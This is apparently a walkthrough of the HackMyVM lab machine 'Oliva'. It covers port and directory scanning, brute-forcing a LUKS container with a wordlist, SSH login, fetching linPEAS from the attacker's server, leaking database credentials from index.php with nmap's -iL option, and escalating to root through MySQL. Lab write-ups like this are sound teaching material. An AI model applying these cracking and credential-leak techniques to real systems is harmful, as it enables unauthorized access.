

# Oliva – HackMyVM



This document presents a penetration test conducted on a Debian-based Linux system. The goal of the assessment was to identify potential vulnerabilities, gain unauthorized access, and escalate privileges to root level.

Nmap / Bruteforce-luks / Cryptsetup / SSH / SUID / linPEAS / http.server / MySQL

## Nmap:

We begin by scanning the target system with nmap:


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 07:42 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 07:42 (0:00:06 remaining)
Nmap scan report for 192.168.1.126
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 9.2p1 Debian 2 (protocol 2.0)
80/tcp    open  http   nginx 1.22.1
MAC Address: 08:00:27:7F:1C:6C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```

The system is running **OpenSSH** and **nginx** on ports 22 and 80 respectively.


## Web Enumeration (Port 80):

After identifying that HTTP is active, we explored the website using a browser and **searched for interesting extensions** such as .php.



We discovered an accessible endpoint:

```
(root㉿kali)-[~/home/kali]
└─# gobuster dir -u http://192.168.1.126 -w /usr/share/wordlists/dirbuster
/directory-list-lowercase-2.3-medium.txt -x txt,py,php,sh
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://192.168.1.126
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-
lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Extensions:              txt,py,php,sh
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php          (Status: 200) [Size: 69]
Progress: 297986 / 1038220 (28.70%)
```



Hi oliva, Here the pass to obtain root: [CLICK!](#)

It displays a message and references a **downloadable file**

## File Analysis

The downloaded file is named oliva and contains encrypted binary data. Upon further inspection, it appears to be a **LUKS2-encrypted file**.

```
(root㉿kali)-[~/home/kali/Desktop]
# cat oliva
LUKS@sha256B::F4*0***8*U*X***"**]*** ***B*i***Hj*y***vP"***h@ ***L*9a391
896-2dd5-4f2c-84cf-1ba6e4e0577ea*2=**_5*/*****j***4*x***tNP, {"keyslots": {"0
": {"type": "luks2", "key_size": 64, "af": {"type": "luks1", "stripes": 4000, "hash": "sha256"}, "area": {"type": "raw", "offset": "32768", "size": "258048", "encryption": "aes-xts-plain64", "key_size": 64}, "kdf": {"type": "argon2id", "time": 4, "memory": 492082, "cpus": 1, "salt": "42RhasQh9qe+TuRnscdX6uJbczXvElirc02NxVJimm4="}}, "tokens": {}, "segments": {"0": {"type": "crypt", "offset": "16777216", "size": "dynamic", "iv_tweak": "0", "encryption": "aes-xts-plain64", "sector_size": 512}}, "digests": {"0": {"type": "pbkdf2", "keyslots": ["0"], "segments": ["0"], "hash": "sha256", "iterations": 44703, "salt": "CnIN0djFY/gkeinCFc3P0Wfwx3diyTicikYJ3Yqm0x4=", "digest": "IEBmokvGNC+REFDDA7jUbcHA2kTJoVgjb07GMEnnI4="}}, "config": {"jsone_size": "12288", "keyslots_size": "16744448"} } } SKUL@sha256**r`0*0*)0
u***IQ*** 
*X***{*m*-o*
)xx***_.**00***/tmQ@9a391896-2dd5-4f2c-84cf-1ba6e4e0577e@.**$*Kj*p*h.
***9G|oG*
    x***{"keyslots": {"0": {"type": "luks2", "key_size": 64, "af": {"type": "luks1", "stripes": 4000, "hash": "sha256"}, "area": {"type": "raw", "offset": "32768", "size": "258048", "encryption": "aes-xts-plain64", "key_size": 64}, "kdf": {"type": "argon2id", "time": 4, "memory": 492082, "cpus": 1, "salt": "42RhasQh9qe+TuRnscdX6uJbczXvElirc02NxVJimm4="}}, "tokens": {}, "segments": {"0": {"type": "crypt", "offset": "16777216", "size": "dynamic", "iv_tweak": "0", "encryption": "aes-xts-plain64", "sector_size": 512}}, "digests": {"0": {"type": "pbkdf2", "keyslots": ["0"],
```

Output:

```
(root㉿kali)-[~/home/kali/Desktop]
# file oliva
oliva: LUKS encrypted file, ver 2, header size 16384, ID 3, algo sha256, salt 0x14fa423af24634e8 ..., UUID: 9a391896-2dd5-4f2c-84cf-1ba6e4e0577e, crc 0x618d2d9b59355f ..., at 0x1000 {"keyslots": {"0": {"type": "luks2", "key_size": 64, "af": {"type": "luks1", "stripes": 4000, "hash": "sha256"}, "area": {"type": "raw", "offset": "32768", "size": "258048", "encryption": "aes-xts-plain64", "key_size": 64}, "kdf": {"type": "argon2id", "time": 4, "memory": 492082, "cpus": 1, "salt": "42RhasQh9qe+TuRnscdX6uJbczXvElirc02NxVJimm4="}}, "tokens": {}, "segments": {"0": {"type": "crypt", "offset": "16777216", "size": "dynamic", "iv_tweak": "0", "encryption": "aes-xts-plain64", "sector_size": 512}}, "digests": {"0": {"type": "pbkdf2", "keyslots": ["0"],
```

After some research, we found a project called **bruteforce-luks** that supports cracking LUKS passphrases:

<https://github.com/glv2/bruteforce-luks>

We cloned the repository, compiled it, and ran a brute-force attack using the rockyou.txt wordlist:

```
[root@kali)-[/home/kali/Desktop]
# gh repo clone glv2/bruteforce-luks
Command 'gh' not found, but can be installed with:
apt install gh
Do you want to install it? (N/y)y
apt install gh
Installing:
gh

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 6
Download size: 7,616 kB
Space needed: 35.5 MB / 59.7 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 gh amd64 2.46.0-3 [7,616 kB]
Fetched 7,616 kB in 1s (14.9 MB/s)
Selecting previously unselected package gh.
(Reading database ... 418240 files and directories currently installed.)
Preparing to unpack .../archives/gh_2.46.0-3_amd64.deb ...
Unpacking gh (2.46.0-3) ...
Setting up gh (2.46.0-3) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...
Scanning processes ...
Scanning linux images ...
```

After waiting a few minutes, we successfully recovered the password:

```
[root@kali)-[/home/kali/Desktop]
# bruteforce-luks -t 4 -f /usr/share/wordlists/rockyou.txt oliva

Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 970
Tried passwords per second: 1.959596
Last tried password: imissyou

Password found: bebita
```

## Mounting the LUKS File

We unlocked and mounted the LUKS container:

```
[root@kali]~[/home/kali/Desktop]
# sudo cryptsetup luksOpen oliva mi_disco

Enter passphrase for oliva:

[root@kali]~[/home/kali/Desktop]
# ls -l
total 19548
-rw-rw-rw- 1 kali kali      8329 Jun 22 05:56 alexei.hxc.ovpn
-rw-r--r-- 1 root root        0 Jul  7 09:51 hash.txt
-rwxr-xr-x 1 root root     258 Jul  7 09:55 luks.sh
-rw-rw-r-- 1 kali kali 20000000 Jul  7 08:30 oliva
-rw-r--r-- 1 root root        0 Jul  7 07:23 scan.txt

[root@kali]~[/home/kali/Desktop]
# rm luks.sh

[root@kali]~[/home/kali/Desktop]
# sudo mkdir oliva
mkdir: cannot create directory 'oliva': File exists

[root@kali]~[/home/kali/Desktop]
# mkdir oliva
mkdir: cannot create directory 'oliva': File exists

[root@kali]~[/home/kali/Desktop]
# mkdir olivafolder

[root@kali]~[/home/kali/Desktop]
# sudo mount /dev/mapper/mi_disco olivafolder
```

Inside the mounted directory, we found **two text files** containing plaintext credentials.

```
[root@kali]~[/home/kali/Desktop/olivafolder]
# ls -l
total 13
drwx----- 2 root root 12288 Jul  4 2023 lost+found
-rw-r--r-- 1 root root    16 Jul  4 2023 mypass.txt
```

## SSH Access

Using the retrieved credentials, we logged in via SSH:

```
(root@kali)-[/home/kali]
# ssh oliva@192.168.1.126
The authenticity of host '192.168.1.126 (192.168.1.126)' can't be established.
ED25519 key fingerprint is SHA256:0nLDHB94cEHXDxtn1kv9yVZxIy2mMSZymhm3iLeHp3M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.126' (ED25519) to the list of known hosts.
oliva@192.168.1.126's password:
Linux oliva 6.1.0-9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1 (2023-05-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul  4 10:27:00 2023 from 192.168.0.100
oliva@oliva:~$ █
```

Login successful — user oliva authenticated.

## Privilege Escalation

We searched for SUID binaries:

```
oliva@oliva:~$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
oliva@oliva:~$ █
```

This helps locate binaries that run with elevated privileges.

## Linpeas:

To automate privilege escalation enumeration, we used **linPEAS**:

Copied linpeas.sh to the victim machine.

Started a Python web server on the attacker machine.

```
(root㉿kali)-[~/home/kali/Desktop]
└─# ls -l
total 20481
-rw-rw-rw- 1 kali kali      8329 Jun 22 05:56 alexei.hxc.ovpn
-rw-r--r-- 1 root root        0 Jul  7 09:51 hash.txt
-rwxr-xr-x 1 root root    954437 Jul  7 11:19 linpeas.sh
-rw-rw-r-- 1 kali kali 20000000 Jul  7 10:59 oliva
drwxr-xr-x 3 root root     1024 Jul  4 2023 olivafolder
-rw-r--r-- 1 root root        0 Jul  7 07:23 scan.txt

(root㉿kali)-[~/home/kali/Desktop]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
```

Downloaded the script via wget:

```
oliva@oliva:~$ wget 192.168.1.116/linpeas.sh
--2025-07-07 17:21:47-- http://192.168.1.116/linpeas.sh
Conectando con 192.168.1.116:80... conectado.
Petición HTTP enviada, esperando respuesta ... 200 OK
Longitud: 954437 (932K) [text/x-sh]
Grabando a: «linpeas.sh»

linpeas.sh          100%[—————] 932,07K   --.-KB/s   en 0,004s

2025-07-07 17:21:47 (224 MB/s) - «linpeas.sh» guardado [954437/954437]
```

## Interesting Finding

Port **3306 (MySQL)** was active locally.

```
└── Active Ports
  └── https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
  └── Active Ports (ss)
      tcp  LISTEN  0      80          127.0.0.1:3306      0.0.0.0:*
      tcp  LISTEN  0      511         0.0.0.0:80        0.0.0.0:*
      tcp  LISTEN  0      128         0.0.0.0:22        0.0.0.0:*
      tcp  LISTEN  0      511         [::]:80          [::]:*
      tcp  LISTEN  0      128         [::]:22          [::]:*
```

We used a trick to scan index.php as if it were a host list:

```
nmap localhost -iL /var/www/html/index.php
```

```
oliva@oliva:/var/lib/php/sessions$ nmap localhost -iL /var/www/html/index.php
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-07 17:57 CEST
Failed to resolve "Hi".
Failed to resolve "oliva,".
Failed to resolve "Here".
Failed to resolve "the".
Failed to resolve "pass".
Failed to resolve "to".
Failed to resolve "obtain".
Failed to resolve "root".
Failed to resolve "<?php".
Failed to resolve "$dbname".
Failed to resolve "=".
Failed to resolve "'easy';".
Failed to resolve "$dbuser".
Failed to resolve "=".
Failed to resolve "'root';".
Failed to resolve "$dbpass".
Failed to resolve "=".
Failed to resolve [REDACTED]
Failed to resolve "$dbhost".
Failed to resolve "=".
Failed to resolve "'localhost';".
Failed to resolve "?>".
Failed to resolve "<a".
Unable to split netmask from target expression: "href='oliva'>CLICK!</a>"
```

This caused Nmap to "leak" contents from the PHP file.

## MySQL Access:

Using the credentials found in index.php, we connected to MySQL:

```
oliva@oliva:/var/lib/php/sessions$ mysql -u root [REDACTED]
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12
Server version: 10.11.3-MariaDB-1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| easy    |
| information_schema |
| mysql   |
| performance_schema |
| sys     |
+-----+
5 rows in set (0,004 sec)
```

Inside MySQL, we enumerated the easy database for additional sensitive data.

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| easy      |
| information_schema |
| mysql     |
| performance_schema |
| sys       |
+-----+
5 rows in set (0,004 sec)

MariaDB [(none)]>
MariaDB [(none)]> use easy;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [easy]> show tables;
+-----+
| Tables_in_easy |
+-----+
| logging      |
+-----+
1 row in set (0,000 sec)

MariaDB [easy]> select * logging;
ERROR 1064 (42000): You have an error in your SQL syntax; check the
r the right syntax to use near 'logging' at line 1
MariaDB [easy]> select * from logging;
+-----+-----+-----+
| id_log | uzer | pazz   |
+-----+-----+-----+
|      1 | root | ███████████ |
+-----+-----+-----+
1 row in set (0,004 sec)
```

## Root Access

With the credentials obtained from the database or configuration files, we successfully logged in as root.

```
oliva@oliva:~$ su -
Contraseña:
root@oliva:~# █
```